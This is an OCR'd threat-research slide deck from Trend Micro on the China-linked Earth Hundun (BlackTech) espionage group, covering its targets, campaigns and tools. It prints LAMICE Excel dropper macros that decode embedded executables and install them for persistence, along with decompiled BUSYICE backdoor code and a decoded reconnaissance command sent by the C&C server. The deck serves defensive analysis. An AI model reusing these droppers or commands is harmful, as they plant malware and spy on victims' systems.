TREND MICRO™

Ambiguously Black

The Current State of Earth Hundun's Arsenal


Trend Micro Inc.
Hiroaki Hara

Speaker's Bio

Hiroaki Hara


Staff Threat Researcher @ Trend Micro

- ✓ Threat Research focusing on APT attacks in Asia
- ✓ Co-author of "Ghidra実践ガイド" from Allsafe



https://allsafe.booth.pm/

Table of Contents



Overview of Earth Hundun

Hundun?


Hundun (Chinese: 混沌; pinyin: Hùndùn; Wade–Giles: Hun-tun; lit. 'muddled confusion') is both a "legendary faceless being" in Chinese mythology and the "primordial and central chaos" in Chinese cosmogony, comparable with the world egg.


- https://en.wikipedia.org/wiki/Hundun

Earth Hundun's Brief Profile

Alias	BlackTech, Palmerworm
Origin	Believed to be based on China
Motivation	Cyber Espionage
Target Industry	• Government • Semiconductor • Defense / Military • Telecom / MSP • Technology • Academic • Manufacturing
Target Region	East Asia, especially Taiwan and Japan
Tool	• TSCookie • Consock • BTSDOOR • Waterbear • LAMICE • DELTABEEF • Bifrose • BUSYICE • SPIDERPIG
TTP	• SpearPhishing • Exploits (CVE-2019-4089, CVE-2021-26855)

Recent Notable Activities and Tool Updates






Closer Look at Recent 2 Campaings


Recent Campaings

#	Campaign #1	Campaign #2
Timeline	Active since at least 2020/09	Active since at least 2021/03
Victims	• Media, Telecommunication, Defense and Academic in Japan • Indivisual users	• Possibly unspecified companies / organizations / regions
Attack Vector	• Email	• Exploit Public-Facing Application • Malware Bundled Installer
Tools	• Trojan.W97M.LAMICE • Backdoor.Win32.BUSYICE • Backdoor.Win32.BTSDOOR • Backdoor.MSIL.TELESWORD • Backdoor.Win32.DELTABEEF	• Trojan.Win64.SELFMAKE • Backdoor.Win32.SPIDERPIG • Backdoor.Win64.SPIDERPIG


Timeine of Recent Campaings



Campaign #1: Infection Chain



Campaign #1 – Case #1



Existing Research of Campaign #1

- Back to Black(Tech): An analysis of recent BlackTech operations & an open directory full of exploits (PwC)
  - https://vblocalhost.com/uploads/VB2021-50.pdf
- Flagpro: The new malware used by BlackTech (NTT Security Japan)
  - https://insight-jp.nttsecurity.com/post/102hf3q/flagpro-the-new-malware-used-by-blacktech
- Malware GhOstTimes Used by BlackTech (JPCERT)
  - https://blogs.jpcert.or.jp/en/2021/10/gh0sttimes.html

LAMICE

- LAMICE is macro-enabled Excel document to install further payload
- Payload is embedded in decimal encoded format

0x4D 0x5A => MZ

```
Function Block0() As String
    t = "77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0"
    t = t + ",0,0,0,0,0,0,0,0,248,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,32,99,97,"
    t = t + ",32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0,226,181,155,186,166,212,245,233,166,212,24
    t = t + ",245,233,166,212,244,233,150,214,245,233,129,18,152,233,168,212,245,233,184,134,96,233,189,212,245,233,184,134,118,233,28,212,245
    t = t + ",184,134,97,233,167,212,245,233,184,134,100,233,167,212,245,233,82,105,99,104,166,212,245,233,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
    t = t + ",0,0,76,1,5,0,203,138,209,96,0,0,0,0,0,0,0,224,0,2,1,11,1,9,0,0,190,4,0,0,194,2,0,0,0,0,0,114,177,2,0,0,16,0,0,208,4,0"
    t = t + ",0,0,64,0,0,16,0,0,0,2,0,0,5,0,0,0,0,0,0,0,5,0,0,0,0,0,0,0,160,7,0,0,4,0,0,0,0,0,0,2,0,64,129,0,0,16,0,0,16"
    t = t + ",0,0,0,0,16,0,0,16,0,0,0,0,0,0,16,0,0,0,0,0,0,0,0,0,0,0,120,190,5,0,4,1,0,0,0,192,6,0,224,62,0,0,0,0,0,0,0,0,0,0"
    t = t + ",0,0,0,0,0,0,0,0,0,7,0,248,78,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,152,72"
    t = t + ",5,0,64,0,0,0,0,0,0,0,0,0,0,0,208,4,0,208,5,0,0,240,189,5,0,64,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,46,116,101,120"
    t = t + ",116,0,0,0,64,188,4,0,0,16,0,0,0,190,4,0,0,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,32,0,0,96,46,114,100,97,116,97,0,0,14,13,1,0,0,208"
    t = t + ",4,0,0,14,1,0,0,194,4,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,64,46,100,97,116,97,0,0,0,24,211,0,0,0,224,5,0,0,116,0,0,0,208,5,0"
    t = t + ",0,0,0,0,0,0,0,0,0,0,0,64,0,0,192,46,114,115,114,99,0,0,0,224,62,0,0,0,192,6,0,0,64,0,0,0,68,6,0,0,0,0,0,0,0,0,0,0,0,0"
    t = t + ",0,0,64,0,0,64,46,114,101,108,111,99,0,0,170,158,0,0,0,0,7,0,0,160,0,0,0,132,6,0,0,0,0,0,0,0,0,0,0,0,0,0,64,0,0,66,0,0,0,0"
```

```
Private Sub Workbook_Open()
    t = Block0() + "," + Block1() + "," + Block2() + "," + Block3() + "," + Block4() + "," + Block5() + "," + Block6() + "," + Block7() + ","
    " + Block8() + "," + Block9() + "," + Block10() + "," + Block11() + "," + Block12() + "," + Block13() + "," + Block14()

    Dim rd
    Buf = Split(t, ",")
    Set fso = CreateObject("Scripting.FileSystemObject")

    Dim WshShell, oExec, appData
    Set WshShell = CreateObject("WScript.Shell")
    appData = WshShell.expandEnvironmentStrings("%APPDATA%")


    pth = appData & "\Microsoft\Windows\Start Menu\Programs\Startup\dwm.exe"

    If fso.fileexists(pth) Then
    Else
      Dim I, aBuf, Size, bStream
      Size = UBound(Buf): ReDim aBuf(Size \ 2)
      For I = 0 To Size - 1 Step 2
          aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
      Next
      If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
      aBuf = Join(aBuf, "")
      Set bStream = CreateObject("ADODB.Stream")
      bStream.Type = 1: bStream.Open
      With CreateObject("ADODB.Stream")
        .Type = 2: .Open: .WriteText aBuf
        .Position = 2: .CopyTo bStream: .Close
      End With
      bStream.SaveToFile pth, 2: bStream.Close
      Set bStream = Nothing
    End If
```

Concatinate all blocks

Saved filepath

Convert format decimal char to hex bytes

Save

Variants of LAMICE

Type 1: used by Blackgear (a.k.a. Comnie) to drop PROTUX

- Reported in 2018 by Palo Alto

https://unit42.paloaltonetworks.com/unit42-comnie-continues-target-organizations-east-asia/

```
Sub Gorun()
t = "77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0"
t = t + ",0,0,0,0,0,0,0,0,0,0,0,0,16,1,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205
,33,84,104,105,115,32,112,114,111,103,114,97,109,32,99,97,110,110,111,116,32,98
,101"
t = t + ",32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,
36,0,0,0,0,0,0,0,135,9,26,2,195,104,116,81,195,104,116,81,195,104,116,81,184,11
6,120,81,194,104"
[TRUNCATED]
t = t + ""
Buf = Split(t, ",")
Set fso = CreateObject("Scripting.FileSystemObject")
Set oShell = CreateObject("WScript.Shell")
pth = oShell.ExpandEnvironmentStrings("%APPDATA%") & "\wscript.exe"
If fso.fileexists(pth) Then
Else
  Dim I  aBuf, Size, bStream
  Size = UBound(Buf): ReDim aBuf(Size \ 2)
  For I = 0 To Size - 1 Step 2
      aBuf(I \ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
  Next
  If I = Size Then aBuf(I \ 2) = ChrW(Buf(I))
  aBuf = Join(aBuf, "")
  Set bStream = CreateObject("ADODB.Stream")
  bStream.Type = 1: bStream.Open
  With CreateObject("ADODB.Stream")
    .Type = 2: .Open: .WriteText aBuf
    .Position = 2: .CopyTo bStream: .Close
  End With
  bStream.SaveToFile pth, 2: bStream.Close
  Set bStream = Nothing
End If

Dim WshShell, oExec
Set WshShell = CreateObject("WScript.Shell")
Set oExec = WshShell.Exec(pth)
End Sub
```

Type 2: used by Earth Hundun to drop PLEAD

- Reported in 2018 by LAC

https://www.lac.co.jp/lacwatch/people/20180425_001625.html

```
Private Sub Workbook_Open()
    t = Block0() + "," + Block1() + "," + Block2() + "," + Block3() + "," +
      Block4() + "," + Block5()

    Dim rd
    Buf = Split(t, ",")
    Set fso = CreateObject("Scripting.FileSystemObject")
    Dim WshShell, oExec, appData
    Set WshShell = CreateObject("WScript.Shell")
    appData = WshShell.expandEnvironmentStrings("%APPDATA%")
    pth = appData & "¥Microsoft¥Windows¥Start Menu¥Programs¥Startup¥intel.exe
      "

    If fso.fileexists(pth) Then
    Else
      Dim I, aBuf, Size, bStream
      Size = UBound(Buf): ReDim aBuf(Size ¥ 2)
      For I = 0 To Size - 1 Step 2
          aBuf(I ¥ 2) = ChrW(Buf(I + 1) * 256 + Buf(I))
      Next
      If I = Size Then aBuf(I ¥ 2) = ChrW(Buf(I))
      aBuf = Join(aBuf, "")
      Set bStream = CreateObject("ADODB.Stream")
      bStream.Type = 1: bStream.Open
      With CreateObject("ADODB.Stream")
        .Type = 2: .Open: .WriteText aBuf
        .Position = 2: .CopyTo bStream: .Close
      End With
      bStream.SaveToFile pth, 2: bStream.Close
      Set bStream = Nothing
    End If

    Sheets("Sheet").Visible = 1
    Worksheets("Sheet").Activate
    Sheets("sheet1").Visible = 0
End Sub

Function Block0() As String
    t = "77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0, 184, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 0, 0
    , 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0"
    t = t + ", 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 232, 0, 0, 0, 14, 31, 186, 14, 0, 180, 9, 205, 33, 184, 1
    , 76, 205, 33, 84, 104, 105, 115, 32, 112, 114, 111, 103, 114, 97, 109, 32, 99, 97, 110, 110,
    111, 116, 32, 98, 101"
    t = t + ", 32, 114, 117, 110, 32, 105, 110, 32, 68, 79, 83, 32, 109, 111, 100, 101, 46, 13,
    13, 10, 36, 0, 0, 0, 0, 0, 0, 0, 217, 193, 216, 240, 157, 160, 182, 163, 157, 160, 182, 163, 15
    7, 160, 182, 163, 30, 168, 235, 163, 155, 160"
```

<REDACTED>

BUSYICE (aka Flagpro)

- BUSYICE is HTTP client written in C/C++, which works as both backdoor/downloader
- Reported by PwC and NTT Security Japan

Get response from CnC by using COM

```
if ( CoCreateInstance(&rclsid, 0, 4u, &riid, (LPVOID *)&ppv) >= 0 && ppv )
{
  printf("Start:\n");
  VariantInit(&pvarg);
  VariantInit(&v39);
  v39.vt = 3;
  v39.lVal = 12;
  v6 = SysAllocString((const OLECHAR *)url);
  v7 = ppv->lpVtbl->Navigate(ppv, v6, &v39, &pvarg, &pvarg, &pvarg);
  SysFreeString(v6);
  if ( v7 >= 0 )
  {
    ppv->lpVtbl->put_Visible(ppv, 0);
    ppv->lpVtbl->get_Busy(ppv, v28);
    v8 = 0;
    v9 = 0;
    HIBYTE(v24) = 1;
    do
    {
      if ( (_BYTE)is_first_try )
        sub_7335A0();
      if ( v8 > 60000 )
```

IWebBrowser2 Interface

```
; const IID riid
61 16 0C D3 AF CD D0 11 8A 3E+riid
00 C0 4F C9 E2 6E
```

Launch IE in invisible mode

Get response

```
    }
    while ( v28[0] );
    v23 = 0;
    ppv->lpVtbl->get_Document(ppv, (IDispatch **)&v23);
    if ( !v23 )
      goto LABEL_60;
    v35 = 0;
    if ( v23->lpVtbl->QueryInterface(v23, &stru_783330, (void **)&v35) >= 0 )
    {
      if ( v35->lpVtbl->get_all(v35, &v30) >= 0 )
      {
```

1) **send request by using hidden IE browser launched via COM**

GET /index.html

2) **get command**

Base64 encoded response

3) **save base64 encoded command to temp file**

BUSYICE

4) **decode base64 encoded file and process it**

Format of response

```
In [2]: base64.b64decode('RXhlY1llcy9yb2JvdHMudHh0fEV4ZWN8Y21kLmV4ZSAvYyAiaXBjb25maWcgL2FsbCAmJm5ldHN0YXQgLWFubyAgJiZ0Y
   ...: XNrbGlzdCAmJndob2FtaSAmJm5ldCB1c2VyICYmbmV0IGxvY2FsZ3JvdXAgYWRtaW5pc3RyYXRvcnMgJiYgbmV0IHZpZXcgInw2MDAwMA==')
Out[2]: b'ExecYes/robots.txt|Exec|cmd.exe /c "ipconfig /all &&netstat -ano  &&tasklist &&whoami &&net user &&net localgr
oup administrators && net view "|60000'
```

C&C server

GET /index.html?flag=<BASE64>
GET /index.html?flagpro=<BASE64>
GET /<SPECIFIED_IN_COMMAND>

5) **send result or download file**

Download command
"ExecYes": download file from given URI
"Exec": do nothing

